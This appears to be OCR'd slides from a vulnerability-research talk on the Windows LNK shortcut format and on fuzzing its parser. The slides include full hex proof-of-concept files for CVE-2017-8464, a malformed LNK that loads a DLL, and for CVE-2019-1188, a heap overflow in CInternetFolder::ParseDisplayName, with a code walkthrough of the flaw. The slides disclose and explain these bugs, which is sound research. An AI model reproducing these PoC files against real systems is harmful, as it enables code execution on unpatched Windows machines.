
Example: LNK to C:\test\a.txt

- ShellLinkHeader

```
4c00 0000 0114 0200 0000 0000 c000 0000 0000 0046 9b00 0800 2000 0000 d0e9 eef2  L...............F.... ......
1515 c901 d0e9 eef2 1515 c901 d0e9 eef2 1515 c901 0000 0000 0000 0000 0100 0000  ..............................
0000 0000 0000 0000 0000 0000
Header Size     = 0x4C
LinkCLSID       = 00021401-0000-0000-C000-000000000046
LinkFlags       = HasLinkTargetIDList | HasLinkInfo | HasRelativePath |
                  HasWorkingDir | IsUnicode | EnableTargetMetadata
FileAttributes  = 0x20 ( FILE_ATTRIBUTE_ARCHIVE )
CreateTime      = 9/12/08, 8:27:17PM
AccessTime      = 9/12/08, 8:27:17PM
WriteTime       = 9/12/08, 8:27:17PM
FileSize        = 0
IconIndex       = 0
ShowCommand     = 0x1 ( SW_SHOWNORMAL )
Hotkey          = 0
```

Example: LNK to C:\test\a.txt

- LinkTargetIDList



Example: LNK to C:\test\a.txt

- LinkInfo

```
LinkInfoSize            = 0x3C
LinkInfoHeaderSize      = 0x1C
LinkInfoFlags           = 0x1  ( VolumeIDAndLocalBasePath )
VolumeIDOffset          = 0x1C -> { Size = 0x11, Type = DRIVE_FIXED, SerialNumber = 0x307A8A81
                                    VolumeLabelOffset = 0x10 -> "" }
LocalBasePathOffset     = 0x2D -> "C:\test\a.txt"
CommonPathSuffixOffset  = 0x3B -> ""
```

```
0000 001c 0000 0001 0000 001c 0000 002d 0000 0000
0000 003b 0000 0011 0000 0003 0000 0081 8a7a 3010 0000 0000 433a 5c74 6573 745c
612e 7478 7400 00
```

Example: LNK to C:\test\a.txt

- StringData

```
4c00 0000 0114 0200 0000 0000 c000 0000 0000 0046 9b00 0800 2000 0000 d0e9 eef2  L...................F.... ........
1515 c901 d0e9 eef2 1515 c901 d0e9 eef2 1515 c901 0000 0000 0000 0000 0100 0000
0000 0000 0000 0000 0000 0000 bd00 1400 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30  ...P.O. .:i.....+0
309d 1900 2f43 3a5c 0000 0000 0000 0000 0000 0000 0000 0000 0000 0046 0031 0000  0.../C:\..................F.1..
0000 002c 3969 a310 0074 6573 7400 0032 0007 0004 00ef be2c 3965 a32c 3969 a326  ...,9i...test..2........,9e.,9i.&
0000 0003 1e00 0000 00f5 1e00 0000 0000 0000 0000 0074 0065 0073 0074 0000 0014  ......................t.e.s.t...
[illegible] 0004 00ef be2c 3969  .H.2.....,9i. .a.txt.4.......,9i
[illegible] 0000 0061 002e 0074  .,9i.&...-n................a...t
0078 0074 0000 0014 0000 003c 0000 001c 0000 0001 0000 001c 0000 002d 0000 0000  .x.t......<.................-...
0000 003b 0000 0011 0000 0003 0000 0081 8a7a 3010 0000 0000 433a 5c74 6573 745c  ...;..............z0.....C:\test\
612e 7478 7400 0007 002e 005c 0061 002e 0074 0078 0074 0007 0043 003a 005c 0074  a.txt.....\.a...t.x.t...C.:.\.t
0065 0073 0074 0060 0000 0003 0000 a058 0000 0000 0000 0063 6872 6973 2d78 7073  .e.s.t.`.......X.......chris-xps
0000 0000 0000 0040 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  .......@x..G..F.V\-.....F.{"....
9900 1372 1687 4a40 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  ...r..J@x..G..F.V\-.....F.{"....
9900 1372 1687 4a00 0000 00                                                       ...r..J....
```

HasRelativePath | HasWorkingDir flags set

StringData (RelativePath, len=7) = L".\a.txt"

StringData (Working Dir, len=7) = L"C:\test"

Example: LNK to C:\test\a.txt

- ExtraData

```
  BlockSize       = 0x60
  BlockSignature  = 0xA0000003 ( TrackerDataBlock )
  Length          = 0x58
  Version         = 0x0
  MachineID       = “chris-xps”
  Droid           = {94c77840-fa47-46c7-b356-5c2dc6b6d115, 94c77840-fa47-46c7-b356-5c2dc6b6d115}
  DroidBirth      = {7bcd46ec-7f22-11dd-9499-00137216874a, 7bcd46ec-7f22-11dd-9499-00137216874a}
  TerminalBlock
0065 0073 0074 0060 0000 0003 0000 a058 0000 0000 0000 0063 6872 6973 2d78 7073  .e.s.t.`.......X.......chris-xps
0000 0000 0000 0040 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  .......@x..G..F.V\-.....F.{".....
9900 1372 1687 4a40 78c7 9447 fac7 46b3 565c 2dc6 b6d1 15ec 46cd 7b22 7fdd 1194  ...r..J@x..G..F.V\-.....F.{".....
9900 1372 1687 4a00 0000 00                                                      ...r..J....
```

LNK Format Resources

- MSDN
  - MS-SHLLINK
- LECmd
  - Lnk Explorer Command line edition
- liblnk / libfwsi
  - Detailed LNK / Shell Item format

Fuzzing

Fuzzing

- Write the Harness
- Prepare Corpus
  - Collect different LNK files
    - Create manually
    - Testcases from GitHub
    - Old CVE PoC
    - …
- Run the Fuzzer
- Check code coverage with drcov and lighthouse + IDA Pro
  - Use interesting testcases as new seed
  - Reversing the target to help Fuzzer

Fuzzing

- Write the Harness
- Prepare Corpus
  - Collect different LNK files
    - Create manually
    - Testcases from GitHub
    - Old CVE PoC
    - …
- Run the Fuzzer
- Check code coverage with drcov and lighthouse + IDA Pro
  - Use interesting testcases as new seed
  - Reversing the target to help Fuzzer

Fuzzing - Harness

- Reversing Explorer
  - We known that LNK is handled by IShellLink in windows.storage.dll
- Copy example code of IShellLink::Load from MSDN

```
IShellLink* psl;
IPersistFile* ppf;

// Create IShellLink
CoCreateInstance(CLSID_ShellLink, NULL, CLSCTX_INPROC_SERVER, IID_IShellLink, (LPVOID*)&psl);

// Get a pointer to the IPersistFile interface.
psl->QueryInterface(IID_IPersistFile, (void **)&ppf);

// Load LNK file
ppf->Load(argv[1], STGM_READ);
```

Fuzzing - Harness

- Wrap with while loop
- Also instrustment windows.storage.dll

```
IShellLink* psl;
IPersistFile* ppf;

// Create IShellLink
CoCreateInstance(CLSID_ShellLink, NULL, CLSCTX_INPROC_SERVER, IID_IShellLink, (LPVOID*)&psl);

// Get a pointer to the IPersistFile interface.
psl->QueryInterface(IID_IPersistFile, (void **)&ppf);

while (__afl_persistent_loop()) {
  // Load LNK file
  ppf->Load(argv[1], STGM_READ);
}
```

Fuzzing

- Write the Harness
- Prepare Corpus
  - Collect different LNK files
    - Create manually
    - Testcases from GitHub
    - Old CVE PoC
    - …
- Run the Fuzzer
- Check code coverage with drcov and lighthouse + IDA Pro
  - Use interesting testcases as new seed
  - Reversing the target to help Fuzzer

LNK Bugs in the Past

- CVE-2010-2568 (Stuxnet 1.0 / CPL Logic bug RCE)
- CVE-2015-0096 (Patch Bypass)
- CVE-2017-8464 (Stuxnet 3.0 / CPL Logic bug RCE)
- CVE-2018-8345 (Lucas Leong / Uninitialized Pointer RCE)
- CVE-2018-8346 (Lucas Leong / Uninitialized Pointer Info Disclosure)

LNK Bugs in the Past

- CVE-2010-2568 (Stuxnet 1.0 / CPL Logic bug RCE)
- CVE-2015-0096 (Patch Bypass)
- CVE-2017-8464 (Stuxnet 3.0 / CPL Logic bug RCE)
- CVE-2018-8345 (Lucas Leong / Uninitialized Pointer RCE)
- CVE-2018-8346 (Lucas Leong / Uninitialized Pointer Info Disclosure)

CVE-2017-8464 - Stuxnet 3.0

- Actually a logical Bug in CControlPanelFolder
  - Load any dll as CPL file
  - PoC is quite small

```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 6800 1400 ............h...
00000050: 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30 .P.O. .:i.....+0
00000060: 309d 1400 2e80 2020 ec21 ea3a 6910 a2dd 0..... .!.:i...
00000070: 0800 2b30 309d 3e00 0000 0000 0000 0000 ..+00.>.........
00000080: 0000 006a 0000 0000 0000 0800 0a00 6500 ...j..........e.
00000090: 7800 7000 2e00 6400 6c00 6c00 0000 4d00 x.p...d.l.l...M.
000000a0: 6900 6300 7200 6f00 7300 6f00 6600 7400 i.c.r.o.s.o.f.t.
000000b0: 0000 0000 0000 1000 0000 0500 00a0 0300 ................
000000c0: 0000 2800 0000 0000 0000                ..(.......
```

CVE-2017-8464 - Stuxnet 3.0

- HasLinkTargetIDList flag is set
  - Contains a LinkTargetIDList

```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 6800 1400 ............h...
00000050: 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30 .P.O. .:i.....+0
00000060: 309d 1400 2e80 2020 ec21 ea3a 6910 a2dd 0..... .!.:i...
00000070: 0800 2b30 309d 3e00 0000 0000 0000 0000 ..+00.>.........
00000080: 0000 006a 0000 0000 0000 0800 0a00 6500 ...j..........e.
00000090: 7800 7000 2e00 6400 6c00 6c00 0000 4d00 x.p...d.l.l...M.
000000a0: 6900 6300 7200 6f00 7300 6f00 6600 7400 i.c.r.o.s.o.f.t.
000000b0: 0000 0000 0000 1000 0000 0500 00a0 0300 ................
000000c0: 0000 2800 0000 0000 0000                ..(.......
```

LinkFlags = HasLinkTargetIDList | IsUnicode

CVE-2017-8464 - Stuxnet 3.0

- LinkTargetIDList Contains 3 ItemIDs

```
                                        IDList[0] = Root Folder -> CLSID of MY Computer
                                        IDList[1] = Root Folder -> CLSID of Control Panel
                                        IDList[2] = Malformed IDList to load exp.dll
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 6800 1400 ............h...
00000050: 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30 .P.O. .:i.....+0
00000060: 309d 1400 2e80 2020 ec21 ea3a 6910 a2dd 0..... .!.:i...
00000070: 0800 2b30 309d 3e00 0000 0000 0000 0000 ..+00.>.........
00000080: 0000 006a 0000 0000 0000 0800 0a00 6500 ...j..........e.
00000090: 7800 7000 2e00 6400 6c00 6c00 0000 4d00 x.p...d.l.l...M.
000000a0: 6900 6300 7200 6f00 7300 6f00 6600 7400 i.c.r.o.s.o.f.t.
000000b0: 0000 0000 0000 1000 0000 0500 00a0 0300 ................
000000c0: 0000 2800 0000 0000 0000                ..(.......
```

CVE-2017-8464 - Stuxnet 3.0

- Contains a SpecialFolderDataBlock
  - SpecialFolderID = 3 (CSIDL_CONTROLS)

```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000  L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000  ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 6000 0000  ............`...
00000050: 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30  .P.O. .:i.....+0
00000060: 309d 1400 2e80 2020 ec21 ea3a 6910 a2dd  0..... .!.:i...
00000070: 0800 2b30 309d 3e00 0000 0000 0000 0000  ..+00.>.........
00000080: 0000 006a 0000 0000 0000 0800 0a00 6500  ...j..........e.
00000090: 7800 7000 2e00 6400 6c00 6c00 0000 4d00  x.p...d.l.l...M.
000000a0: 6900 6300 7200 6f00 7300 6f00 6600 7400  i.c.r.o.s.o.f.t.
000000b0: 0000 0000 0000 1000 0000 0500 00a0 0300  ................
000000c0: 0000 2800 0000 0000 0000                 ..(.......
```

BlockSize = 0x10
BlockSignature = 0xA0000005 (SpecialFolderDataBlock)
SpecialFolderID = 0x3 (CSIDL_CONTROLS)
Offset = 0x28
TerminalBlock

Fuzzing

- Use CVE-2017-8464 as Corpus
  - Try to focused on LinkFlags / LinkTargetIDList / SpecialFolderDataBlock mutation


```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 6800 1400 ............h...
00000050: 1f50 e04f d020 ea3a 6910 a2d8 0800 2b30 .P.O. .:i.....+0
00000060: 309d 1400 2e80 2020 ec21 ea3a 6910 a2dd 0..... .!.:i...
00000070: 0800 2b30 309d 3e00 0000 0000 0000 0000 ..+00.>.........
00000080: 0000 006a 0000 0000 0000 0800 0a00 6500 ...j..........e.
00000090: 7800 7000 2e00 6400 6c00 6c00 0000 4d00 x.p...d.l.l...M.
000000a0: 6900 6300 7200 6f00 7300 6f00 6600 7400 i.c.r.o.s.o.f.t.
000000b0: 0000 0000 0000 1000 0000 0500 00a0 0300 ................
000000c0: 0000 2800 0000 0000 0000                ..(.......
```

Fuzzing

- Write the Harness
- Prepare Corpus
  - Collect different LNK files
    - Create manually
    - Testcases from GitHub
    - Old CVE PoC
    - …
- Run the Fuzzer
- Check code coverage with drcov and lighthouse + IDA Pro
  - Use interesting testcases as new seed
  - Reversing the target to help Fuzzer

Fuzzing

- Found first crash after only few hours of fuzzing



CVE-2019-1188

- Found a Heap Overflow in CInternetFolder::ParseDisplayName

```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 0100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 1400 1200 ..................
00000050: 3200 0000 0000 0000 0000 0000 417c 0000 2...........A|..
00000060: 0000 1000 0000 0500 00a0 0100 0000 0000 ................
00000070: 0000                                    ..

LinkTargetIDList
  IDList[0]       = File -> "A|"
ExtraData
  BlockSignature  = 0xA0000005 (SpecialFolderDataBlock)
  SpecialFolderID = 0x1 (CSIDL_INTERNET)
```

CVE-2019-1188

- CInternetFolder::ParseDisplayName will be called
  - Try to convert our URI “A|” into item identifier list
  - Validate URI with _EnsureIUri

```
HRESULT CInternetFolder::ParseDisplayName(...) // pszDisplayName = “A|”
{
  IUri* uri = NULL;
  HRESULT hres = E_FAIL;

  if ( !BindCtx_ContainsObject(pbc, L"Validate URL") || IsPlugableProtocol(pszDisplayName) ) {
    hres = _EnsureIUri(pszDisplayName, pbc, &uri);
    if ( hres >= 0 ) {
      ...
```

CVE-2019-1188

- _EnsureIURi will fail if URI is a file path
  - We set wsURI[1] to '|' to bypass this check

```
HRESULT _EnsureIUri(WCHAR *wsURI, IBindCtx *pbc, IUri **ppURI)
{
  ...
  if ( PathIsFilePath(wsURI) ) // passed by set wsURI[1] to '|'
    return E_FAIL;
  ...
  // small buffer allocated
  wil::make_unique_string_nothrow<...>(
    &pszUrl,  // output
    wsURI,    // src
    -1);      // <-- size not specified
  ...
  if ( _ValidateURL(pszUrl) ) {    // pszUrl is only 6 bytes
    ...
```

CVE-2019-1188

- If URI is not a file path, allocate a buffer and validate it with _ValidateURL
  - Only allocated with size of provided URI “A|”
  - wcslen(“AI”) * 2 + 2 = 6 bytes

```
HRESULT _EnsureIUri(WCHAR *wsURI, IBindCtx *pbc, IUri **ppURI)
{
  ...
  if ( PathIsFilePath(wsURI) ) // passed by set wsURI[1] to '|'
    return E_FAIL;
  ...
  // small buffer allocated
  wil::make_unique_string_nothrow<...>(
    &pszUrl,  // output
    wsURI,    // src
    -1);      // <-- size not specified
  ...
  if ( _ValidateURL(pszUrl) ) {    // pszUrl is only 6 bytes
    ...
```

CVE-2019-1188

- _ValidateURL will convert URI to qualified URL with IURLQualifyWithContext
  - Input / Output use the same buffer (which is only 6 bytes)

```
BOOL _ValidateURL(LPWSTR url)
{
  HRESULT hr = IURLQualifyWithContext(url, url);
  URL_SCHEME scheme  = GetUrlSchemeW(url);
  return SUCCEEDED(hr) && scheme != URL_SCHEME_INVALID && scheme != URL_SCHEME_SHELL;
}
```

CVE-2019-1188

- IURLQualifyWithContext will convert our URI to File URI Scheme
  - A| -> *file:///C:/Windows/System32/A%7c*
  - Remember the small buffer? Heap Overflow!

```
HRESULT IURLQualifyWithContext(LPWSTR *url, LPWSTR *out_url)
{
  ...
  if ( url[1] == ':' || url[1] == '|' || url[0] == '\\' )  {
    ...
    // Combine URL with current directory
    SHGetCurrentDirectory(current_dir);
    PathCchCombine(str.pszStr, pcchUrl, current_dir, url);
    ...
    // Convert to URL -> file:///C:/Windows/System32/A%7c
    UrlCreateFromPathW(str.pszStr, str.pszStr, &pcchUrl, 0);
  }
  StringCchCopyW(out_url, 2084, str.pszStr);  // Overflow
```

CVE-2019-1188

- It’s actually an ancient bug (?)
  - At least exists since Windows 2000
  - Caller must provide a buffer larger than 2084 bytes

```
SHDOCAPI IURLQualify(...)
{
...
        if (SUCCEEDED(hres)) {
            StrCpyN(pszTranslatedURL, (LPTSTR) strOut, MAX_URL_STRING);
        }

// Special cases: URLs of the form <drive>:<filename>
//                URLs of the form \<filename>
// we'll assume that if the second character is a : or |, this is an url of
// that form, and we will guess "file://" for the prefix.
// we'll assume any url that begins with a single \ is a file: url
```

SpecialFolderDataBlock

- Back to our PoC
  - What is CSIDL?

